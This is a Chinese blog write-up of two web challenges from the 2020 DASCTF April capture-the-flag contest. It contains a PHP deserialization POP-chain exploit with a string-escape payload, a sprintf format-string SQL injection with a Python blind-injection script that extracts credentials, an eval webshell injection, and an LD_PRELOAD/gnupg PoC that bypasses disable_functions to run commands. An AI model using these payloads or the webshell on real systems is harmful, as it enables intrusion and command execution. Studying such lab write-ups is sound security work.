安恒月赛2020年DASCTF——四月春季赛---Web-Writeup

原创

penson by 小乌 于 2020-04-29 22:18:05 发布 3074 收藏 2

分类专栏： 笔记

本文链接：https://blog.csdn.net/SopRomeo/article/details/105849403

Ezunserialize

比赛的时候去玩了，刚好兄弟们发了第一个web的源码，于是我自己复现了一下

```php
<?php
show_source("index.php");
error_reporting(0);
function write($data){
 return str_replace(chr(0) . '*' . chr(0), '\0\0\0', $data);
}

function read($data){
 return str_replace('\0\0\0', chr(0) . '*' . chr(0) , $data);
}

class A{
 public $username;
 public $password;
 function __construct($a,$b){
  $this->username = $a;
  $this->password = $b;
 }
}

class B{
 public $b ='gqy';
 function __destruct(){
  $c = 'a'.$this->b;
  echo $c;
 }
}

class C{
 public $c;
 function __toString(){
  //flag.php
  echo file_get_contents($this->c);
  return 'nice';
 }
}

$a = new A($_GET['a'],$_GET['b']);

$b = unserialize(read(write(serialize($a))));
?>
```

看源码明显的反序列化漏洞，接着我们构造pop链

```php
class B{
    public $b ='gqy';
    function __destruct(){
        $c = 'a'.$this->b;
        echo $c;
    }
}

class C{
    public $c;
    function __toString(){
        //flag.php
        echo file_get_contents($this->c);
        return 'nice';
    }
}
```


这两个类，__destruct和__toString魔术方法怎么自动调用就不详说了，之前的文章已经详细说明了。

pop链构造思路如下

题目已提示flag.php，所以我们要让C类的属性c=flag.php，从而通过file_get_content()输出flag，但是要输出flag，得先自动调用_toString魔术方法,所以我们让B类的属性b等于C类，从而输出一个类，就自动调用_toString魔术方法了

exp如下

```php
<?php

class B{
 public $b;
}


class C{
 public $c = "flag.php";
}

$a = new B();
$a->b = new C();

echo serialize($a);

?>
```

序列化的内容如下

```
O:1:"B":1:{s:1:"b";O:1:"C":1:{s:1:"c";s:8:"flag.php";}}
```

如果我们直接将上面这段内容传进去的话

```
?> O:1:"A":2:{s:8:"username";s:1:"1";s:8:"password";s:55:"O:1:"B":1:{s:1:"b";O:1:"C":1:{s:1:"c";s:8:"flag.php";}}";}
```

可以发现对象被当成password的一个值了(也就是字符窜)，所以不能够调用魔术方法

接着再看到源码

```
$b = unserialize(read(write(serialize($a))));
```

反序列化之前还需经过read,write两个函数

```
function write($data){
    return str_replace(chr(0) . '*' . chr(0), '\0\0\0', $data);
}

function read($data){
    return str_replace('\0\0\0', chr(0) . '*' . chr(0) , $data);
}
```

很明显的思路了，反序列化字符逃逸
但是不知道他的字符窜长度的变化
我自己做了个小测试
发现输入`\0\0\0`之后

O:1:"A":2:{s:8:"username";s:6:"*";s:8:"password";s:85:"a";s

长度变成6了，说明`\0\0\0`的长度是6，而`chr(0) . '*' . chr(0)`的长度则是3
说明经过`read()`后字符窜长度多了3
所以我们得让`s:8:"password";O:1:"B":1:{s:1:"b";O:1:"C":1:{s:1:"c";s:8:"flag.php";}}`插进去，
让原本的password变成username里的内容,从而得到flag

```
";s:8:"password";s:85:"
```

**这一段的长度是23，而经过函数变化后，会比原来的字符窜多3，所以得让上面的长度为3的倍数，于是在后面加个`a"`,长度变为24，同时闭合双引号

从而原来的password被username吞进去，但是后面我们得闭合最后面的双引号，因为对象之前是被当做字符窜的**

payload如下

```
?a=\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0&b=a";s:8:"password";O:1:"B":1:{s:1:"b";O:1:"C":1:{s:1:"c";s:8:"flag.php";}}};s:0:"";s:0"
```

O:1:"A":2:{s:8:"username";s:48:"********";s:8:"password";s:85:"a";s:8:"password";O:1:"B":1:{s:1:"b";O:1:"C":1:{s:1:"c";s:8:"flag.php";}}};s:0:"";s:0"";}anice


可以看到序列化后的内容，`********";s:8:"password";s:85:"a`这一段内容长度刚好是48，从而实现字符窜逃逸
查看源代码

```
$flag='flag{wo_cao_ni_ma}';
?>anice
```

成功调用pop链

babytricks

没想到赛后环境又出来了，真的舒服




随便提交发现有一段sql语句

```
select * from user where user='$user' and passwd='%s'
```

和我们平常见到的sql语句不同，搜了搜
sprintf格式化注入漏洞
我看那篇文章大概就是 **没做字符类型检测的最大危害就是它可以吃掉一个转义符,如果%后面出现一个,那么php会把\当作一个格式化字符的类型而吃掉,最后%\（或%1$\）被替换为空**

为了更方便理解，我自己做了个测试

```
select * from user where user='nd passwd='and 1=1 #'
```



可以发现%1$将单引号给吞了，从而实现类似于'转义单引号的注入,前面经过测试，过滤了or 我们可以用异或来进行sql注入

payload

```
user=%1$&passwd=^1^1#
```

观察界面，很明显有布尔回显
我采用的是布尔盲注
查用户名payload

```
user=%1$&passwd=^(ascii(substr((user),1,1))>1)#
```

查密码payload

```
user=%1$&passwd=^(ascii(substr((passwd),1,1))>1)#
```

exp如下

```python
import requests
import time

url = "http://183.129.189.60:10010/"
temp = {}
password = ""
for i in range(1,1000):
    time.sleep(0.06)
    low = 32
    high =128
    mid = (low+high)//2
    while(low<high):
        '''查用户名'''
        payload1 ='^(ascii(substr((user),%d,1))>%d)#' % (i,mid)
        temp = {"user": "%1$", "passwd": payload1}

        '''查密码'''
        # payload2 = '^(ascii(substr((passwd),%d,1))>%d)#' % (i,mid)
        # temp={"user":"%1$","passwd": payload2}
        r = requests.post(url,data=temp)
        print(low,high,mid,":")
        if "username or password error" in r.text:
            low = mid+1
        else:
            high = mid
        mid =(low+high)//2
    if(mid ==32 or mid ==127):
        break
    password +=chr(mid)
    print(password)


print("password=",password)
```

用户名 **admin**

```
assword= admin
```

密码 **GoODLUcKcTFer202OHAckFuN**

```
password= GoODLUcKcTFer202OHAckFuN
```

我登录之后是这个玩意

，想了想会不会是后台登录
我用御剑扫到了admin后台

登录之后

一段源码

```php
<?php
error_reporting(0);
session_save_path('session');
session_start();
require_once './init.php';
if($_SESSION['login']!=1){
    die("<script>window.location.href='./index.php'</script>");
}
if($_GET['shell']){
    $shell= addslashes($_GET['shell']);
    $file = file_get_contents('./shell.php');
    $file = preg_replace("/\\\$shell = '.*';/s", "\$shell = '{$shell}';", $file);
    file_put_contents('./shell.php', $file);
}else{
    echo "set your shell"."<br>";
    chdir("/");
    highlight_file(dirname(__FILE__)."/admin.php");
}
?>
```

参考文献

利用$0将单引号吞掉，从而将webshell传入
我自己测试了一下

```
http://localhost:9090/update.php?api=;phpinfo();
http://localhost:9090/update.php?api=$0
```

```php
<?php
\$API = '$API = ';phpinfo();';';
?>
```

可以发现咱们的webshell并没有被替代
传马

payload

```
?shell=;eval($_POST[penson]);
?shell=$0
```

蚁剑连接

好家伙，访问根目录失败，我就知道没这么容易…
看了web
绕过LD_PRELOAD
深入浅出LD_PRELOAD & putenv():
exp链接

先去看看phpinfo

	set_time_limit,ini_set,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail,error_log,dl,FFI::cdef,debug_backtrace,imap_mail,mb_send_mail	set_time_limit,ini_set,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail,error_log,dl,FFI::cdef,debug_backtrace,imap_mail,mb_send_mail
	Off	Off

禁用了mail，再去看看phpinfo，看到有个gnupg库，可以利用这一点，来进行绕过

参考文献

根据参考文献，上传我们的文件

poc文件如下:（将上面的链接改下(反正抄赵总的...）

```php
<?php
    echo "<p> <b>example</b>: http://site.com/bypass_disablefunc.php?cmd=pwd&outpath=/tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so </p>";

    $cmd = $_GET["cmd"];
    $out_path = $_GET["outpath"];
    $evil_cmdline = $cmd . " > " . $out_path . " 2>&1";
    echo "<p> <b>cmdline</b>: " . $evil_cmdline . "</p>";

    putenv("EVIL_CMDLINE=" . $evil_cmdline);

    $so_path = $_GET["sopath"];
    putenv("LD_PRELOAD=" . $so_path);

    $res = gnupg_init();
    gnupg_seterrormode($res, GNUPG_ERROR_WARNING);
    $info = gnupg_keyinfo($res,'your-key-id');
    echo "Key-Info<pre>";
    var_dump($info);
    echo "</pre>";

    echo "<p> <b>output</b>: <br />" . nl2br(file_get_contents($out_path)) . "</p>";

    unlink($out_path);
?>
```

上传后就可以getshell了

查看根目录文件

查看flag即可